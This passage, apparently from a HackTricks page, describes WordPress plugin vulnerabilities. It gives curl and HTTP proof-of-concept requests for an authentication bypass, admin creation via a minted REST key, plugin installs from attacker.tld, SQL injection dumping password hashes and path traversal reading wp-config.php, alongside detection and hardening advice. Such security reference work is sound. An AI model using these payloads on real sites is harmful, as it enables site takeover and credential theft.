- Missing OAuth/OpenID provider verification; 기본 분기(default branch)가 공격자 입력을 수용함.
- get_user_by(‘email’, $_POST[‘id’]) 이후 wp_set_auth_cookie($uid)가 호출되어 요청자를 임의의 기존 이메일 주소로 인증함.
Exploitation (unauthenticated)
- Prerequisites: 공격자가 /wp-admin/admin-ajax.php에 접근할 수 있고 유효한 사용자 이메일을 알고 있거나 추측할 수 있음.
- provider를 지원되지 않는 값으로 설정(또는 생략)하여 default branch를 타고 id=<victim_email>를 전달.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: victim.tld
Content-Type: application/x-www-form-urlencoded

action=<vulnerable_social_login_action>&using=bogus&id=admin%40example.com
curl -i -s -X POST https://victim.tld/wp-admin/admin-ajax.php \
-d "action=<vulnerable_social_login_action>&using=bogus&id=admin%40example.com"
Expected success indicators
- HTTP 200 with JSON body like {“status”:“success”,“message”:“Login successfully.”}.
- Set-Cookie: wordpress_logged_in_* for the victim user; subsequent requests are authenticated.
Finding the action name
- Inspect the theme/plugin for add_action(‘wp_ajax_nopriv_…’, ‘…’) registrations in social login code (e.g., framework/add-ons/social-login/class-social-login.php).
- Grep for wp_set_auth_cookie(), get_user_by(‘email’, …) inside AJAX handlers.
Detection checklist
- Web logs showing unauthenticated POSTs to /wp-admin/admin-ajax.php with the social-login action and id=
. - 200 responses with the success JSON immediately preceding authenticated traffic from the same IP/User-Agent.
Hardening
- 클라이언트 입력에서 신원을 유추하지 마세요. 검증된 provider token/ID에서 유래한 이메일/ID만 허용하세요.
- 로그인 보조 기능에도 CSRF nonces와 capability 체크를 요구하세요; 필요하지 않다면 wp_ajax_nopriv_ 등록을 피하세요.
- OAuth/OIDC 응답을 서버 측에서 검증하세요; 누락되거나 유효하지 않은 provider는 거부하세요(POST id로 폴백하지 마세요).
- 수정될 때까지 social login을 일시적으로 비활성화하거나 엣지에서 취약한 action을 차단하는 방식으로 가상 패치 적용을 고려하세요.
Patched behaviour (Jobmonster 4.8.0)
- $_POST[‘id’]의 불안전한 폴백을 제거함; $user_email은 switch($_POST[‘using’])의 검증된 provider 분기에서 유래해야 함.
Unauthenticated privilege escalation via REST token/key minting on predictable identity (OttoKit/SureTriggers ≤ 1.0.82)
일부 플러그인은 호출자의 권한을 검증하지 않고 재사용 가능한 “connection keys” 또는 토큰을 발급(mint)하는 REST 엔드포인트를 노출합니다. 라우트가 추측 가능한 속성(e.g., username)만으로 인증하고 키를 권한 체크가 있는 사용자/세션에 바인딩하지 않으면, 인증되지 않은 공격자가 키를 발급받아 권한이 필요한 동작(admin 계정 생성, plugin 동작 → RCE)을 호출할 수 있습니다.
- Vulnerable route (example): sure-triggers/v1/connection/create-wp-connection
- Flaw: accepts a username, issues a connection key without current_user_can() or a strict permission_callback
- Impact: full takeover by chaining the minted key to internal privileged actions
PoC – mint a connection key and use it
# 1) Obtain key (unauthenticated). Exact payload varies per plugin
curl -s -X POST "https://victim.tld/wp-json/sure-triggers/v1/connection/create-wp-connection" \
-H 'Content-Type: application/json' \
--data '{"username":"admin"}'
# → {"key":"<conn_key>", ...}

# 2) Call privileged plugin action using the minted key (namespace/route vary per plugin)
curl -s -X POST "https://victim.tld/wp-json/sure-triggers/v1/users" \
-H 'Content-Type: application/json' \
-H 'X-Connection-Key: <conn_key>' \
--data '{"username":"pwn","email":"p@t.ld","password":"p@ss","role":"administrator"}'
Why it’s exploitable
- 민감한 REST 경로가 낮은 엔트로피의 신원 증명 (username) 만으로 보호되거나 permission_callback이 누락되어 있음
- capability 검증이 없어 발급된 키가 범용 우회로로 받아들여짐
Detection checklist
- Grep plugin code for register_rest_route(…, [ ‘permission_callback’ => ‘__return_true’ ])
- 요청으로 제공된 신원(username/email)에 기반해 tokens/keys를 발급하지만 인증된 사용자나 capability에 묶지 않는 모든 경로
- 서버 측 capability 검증 없이 발급된 token/key를 받아들이는 후속 경로를 찾아라
Hardening
- 권한이 필요한 REST 경로에는 해당 capability에 대해 current_user_can()을 강제하는 permission_callback을 요구하라
- 클라이언트가 제공한 신원으로 장기 유효 키를 발급하지 말 것; 필요하면 인증 후 단기, 사용자 바인드된 토큰을 발급하고 사용 시 capability를 재검증하라
- 호출자의 사용자 컨텍스트를 검증하라 (wp_set_current_user는 단독으로 충분하지 않음) 및 !is_user_logged_in() || !current_user_can(
) 인 경우 요청을 거부하라
Nonce gate misuse → unauthenticated arbitrary plugin installation (FunnelKit Automations ≤ 3.5.3)
Nonces는 CSRF를 방지할 뿐 권한 부여(authorization)를 대신하지 못한다. 코드가 nonce 통과를 허가 신호로 보고 install/activate plugins 같은 권한 작업에서 capability 검사를 건너뛴다면, 인증되지 않은 공격자는 약한 nonce 요구사항을 충족시켜 백도어가 심긴 또는 취약한 플러그인을 설치함으로써 RCE에 도달할 수 있다.
- Vulnerable path: plugin/install_and_activate
- Flaw: weak nonce hash check; no current_user_can(‘install_plugins’|‘activate_plugins’) once nonce “passes”
- Impact: full compromise via arbitrary plugin install/activation
PoC (shape depends on plugin; illustrative only)
curl -i -s -X POST https://victim.tld/wp-json/<fk-namespace>/plugin/install_and_activate \
-H 'Content-Type: application/json' \
--data '{"_nonce":"<weak-pass>","slug":"hello-dolly","source":"https://attacker.tld/mal.zip"}'
Detection checklist
- REST/AJAX handlers that modify plugins/themes with only wp_verify_nonce()/check_admin_referer() and no capability check
- Any code path that sets $skip_caps = true after nonce validation
Hardening
- 항상 nonces를 CSRF 토큰으로만 취급하세요; nonce 상태와 관계없이 권한 검사를 강제하세요
- installer code에 도달하기 전에 current_user_can(‘install_plugins’) 및 current_user_can(‘activate_plugins’)를 요구하세요
- 인증되지 않은 접근을 거부하세요; 권한이 필요한 흐름에 대해 nopriv AJAX actions를 노출하지 마세요
Subscriber+ AJAX plugin installer → forced malicious activation (Motors Theme ≤ 5.6.81)
Patchstack’s analysis가 Motors theme이 동반 플러그인을 설치하기 위한 인증된 AJAX 헬퍼를 제공하는 방법을 보여주었습니다:
add_action('wp_ajax_mvl_theme_install_base', 'mvl_theme_install_base');

function mvl_theme_install_base() {
check_ajax_referer('mvl_theme_install_base', 'nonce');

$plugin_url  = sanitize_text_field($_GET['plugin']);
$plugin_slug = 'motors-car-dealership-classified-listings';

$upgrader = new Plugin_Upgrader(new Motors_Theme_Plugin_Upgrader_Skin(['plugin' => $plugin_slug]));
$upgrader->install($plugin_url);
mvl_theme_activate_plugin($plugin_slug);
}
- 오직
check_ajax_referer()만 호출되며;current_user_can('install_plugins')나current_user_can('activate_plugins')는 없다. - 해당 nonce는 Motors 관리자 페이지에 포함되어 있어,
/wp-admin/에 접근할 수 있는 모든 Subscriber는 HTML/JS에서 이를 복사할 수 있다. - 핸들러는 공격자가 제어하는
plugin파라미터($_GET에서 읽음)를 신뢰하여Plugin_Upgrader::install()에 전달하므로, 임의의 원격 ZIP이wp-content/plugins/로 다운로드된다. - 설치 후 테마는 조건 없이
mvl_theme_activate_plugin()를 호출하여 공격자 플러그인의 PHP 코드 실행을 보장한다.
Exploitation flow
- 저권한 계정(Subscriber면 충분함)을 등록하거나 탈취하고 Motors 대시보드 UI에서
mvl_theme_install_basenonce를 획득한다. - 최상위 디렉토리가 예상되는 슬러그
motors-car-dealership-classified-listings/와 일치하는 plugin ZIP을 만들고,*.php진입점에 backdoor 또는 webshell을 포함시킨다. - ZIP을 호스트하고 핸들러를 당신의 URL로 지정하여 설치 프로그램을 트리거한다:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: victim.tld
Cookie: wordpress_logged_in_=...
Content-Type: application/x-www-form-urlencoded

action=mvl_theme_install_base&nonce=<leaked_nonce>&plugin=https%3A%2F%2Fattacker.tld%2Fmotors-car-dealership-classified-listings.zip
핸들러가 $_GET['plugin']을 읽기 때문에 동일한 페이로드는 쿼리 문자열을 통해서도 전송될 수 있습니다.
탐지 체크리스트
- 테마/플러그인에서
Plugin_Upgrader,Theme_Upgrader, 또는install_plugin.php커스텀 헬퍼가wp_ajax_*훅에 capability 검사 없이 연결되어 있는지 검색하세요. plugin,package,source, 또는url파라미터를 받아 upgrader API로 전달하는 핸들러를 검사하세요. 특히 슬러그가 하드코딩되어 있고 ZIP 내용이 검증되지 않는 경우 주의하세요.- 인스톨러 동작에 대한 nonce를 노출하는 관리자 페이지를 검토하세요—Subscribers가 페이지를 로드할 수 있다면 nonce가 leak된 것으로 가정하세요.
강화
- nonce 검증 후 인스톨러 AJAX 콜백에 대해
current_user_can('install_plugins')및current_user_can('activate_plugins')권한 검사를 적용하세요; Motors 5.6.82가 이 버그를 패치하기 위해 이 검사를 도입했습니다. - 신뢰되지 않은 URL을 거부하세요: 인스톨러를 번들된 ZIP이나 신뢰된 리포지토리로 제한하거나 서명된 다운로드 매니페스트를 강제하세요.
- nonce를 엄격히 CSRF 토큰으로 취급하세요; nonce는 권한을 제공하지 않으며 capability 검사를 대체해서는 안 됩니다.
depicter-* 액션의 s 검색 파라미터를 통한 인증되지 않은 SQLi (Depicter Slider ≤ 3.6.1)
여러 depicter-* 액션이 s (search) 파라미터를 받아 SQL 쿼리에 파라미터화 없이 문자열을 이어붙였습니다.
- 파라미터: s (search)
- 결함: WHERE/LIKE 절에서 직접 문자열 연결; prepared statements/입력 정화 없음
- 영향: 데이터베이스 유출(사용자, 해시), 수평 이동
PoC
# Replace action with the affected depicter-* handler on the target
curl -G "https://victim.tld/wp-admin/admin-ajax.php" \
--data-urlencode 'action=depicter_search' \
--data-urlencode "s=' UNION SELECT user_login,user_pass FROM wp_users-- -"
탐지 체크리스트
- depicter-* 액션 핸들러와 SQL에서 $_GET[‘s’] 또는 $_POST[‘s’]의 직접 사용을 grep으로 검색
- s를 연결하여 $wpdb->get_results()/query()에 전달되는 커스텀 쿼리를 검토
강화
- 항상 $wpdb->prepare() 또는 wpdb placeholders를 사용; 서버 측에서 예기치 않은 메타문자를 거부
- s에 대해 엄격한 허용 목록을 추가하고 예상 문자셋/길이로 정규화
인증되지 않은 Local File Inclusion (검증되지 않은 template/file 경로를 통한) (Kubio AI Page Builder ≤ 2.5.1)
템플릿 파라미터에서 공격자가 제어하는 경로를 정규화/격리 없이 허용하면 임의의 로컬 파일을 읽을 수 있으며, 포함 가능한 PHP/로그 파일이 런타임에 포함되면 때때로 코드 실행(RCE)이 발생할 수 있습니다.
- Parameter: __kubio-site-edit-iframe-classic-template
- Flaw: 정규화/허용 목록 없음; 디렉터리 트래버설 허용
- Impact: 비밀 노출 (wp-config.php), 특정 환경에서 잠재적 RCE (log poisoning, includable PHP)
PoC – wp-config.php 읽기
curl -i "https://victim.tld/?__kubio-site-edit-iframe-classic-template=../../../../wp-config.php"
탐지 체크리스트
- realpath() 검증 없이 요청 경로를 include()/require()/read sinks에 연결(concatenate)하는 모든 핸들러
- 의도된 templates 디렉터리 밖으로 벗어나는 traversal 패턴 (../) 찾기
보안 강화
- 허용 목록에 있는 템플릿 강제 적용; realpath()로 경로를 해석하고 require str_starts_with(realpath(file), realpath(allowed_base))
- 입력 정규화; traversal 시퀀스와 절대 경로는 거부; sanitize_file_name()은 파일명에만 사용(전체 경로에는 사용하지 않음)
References
- Unauthenticated Arbitrary File Deletion Vulnerability in Litho Theme
- Multiple Critical Vulnerabilities Patched in WP Job Portal Plugin
- Rare Case of Privilege Escalation in ASE Plugin Affecting 100k+ Sites
- ASE 7.6.3 changeset – delete original roles on profile update
- Hosting security tested: 87.8% of vulnerability exploits bypassed hosting defenses
- WooCommerce Payments ≤ 5.6.1 – Unauth privilege escalation via trusted header (Patchstack DB)
- Hackers exploiting critical WordPress WooCommerce Payments bug
- Unpatched Privilege Escalation in Service Finder Bookings Plugin
- Service Finder Bookings privilege escalation – Patchstack DB entry
- Unauthenticated Broken Authentication Vulnerability in WordPress Jobmonster Theme
- Q3 2025’s most exploited WordPress vulnerabilities and how RapidMitigate blocked them
- OttoKit (SureTriggers) ≤ 1.0.82 – Privilege Escalation (Patchstack DB)
- FunnelKit Automations ≤ 3.5.3 – Unauthenticated arbitrary plugin installation (Patchstack DB)
- Depicter Slider ≤ 3.6.1 – Unauthenticated SQLi via s parameter (Patchstack DB)
- Kubio AI Page Builder ≤ 2.5.1 – Unauthenticated LFI (Patchstack DB)
- Critical Arbitrary File Upload Vulnerability in Motors Theme Affecting 20k+ Sites
Tip
AWS 해킹 배우기 및 연습하기:
GCP 해킹 배우기 및 연습하기:HackTricks 지원하기
- 구독 계획 확인하기!
- **💬 디스코드 그룹 또는 텔레그램 그룹에 참여하거나 트위터 🐦 @hacktricks_live를 팔로우하세요.
- HackTricks 및 HackTricks Cloud 깃허브 리포지토리에 PR을 제출하여 해킹 트릭을 공유하세요.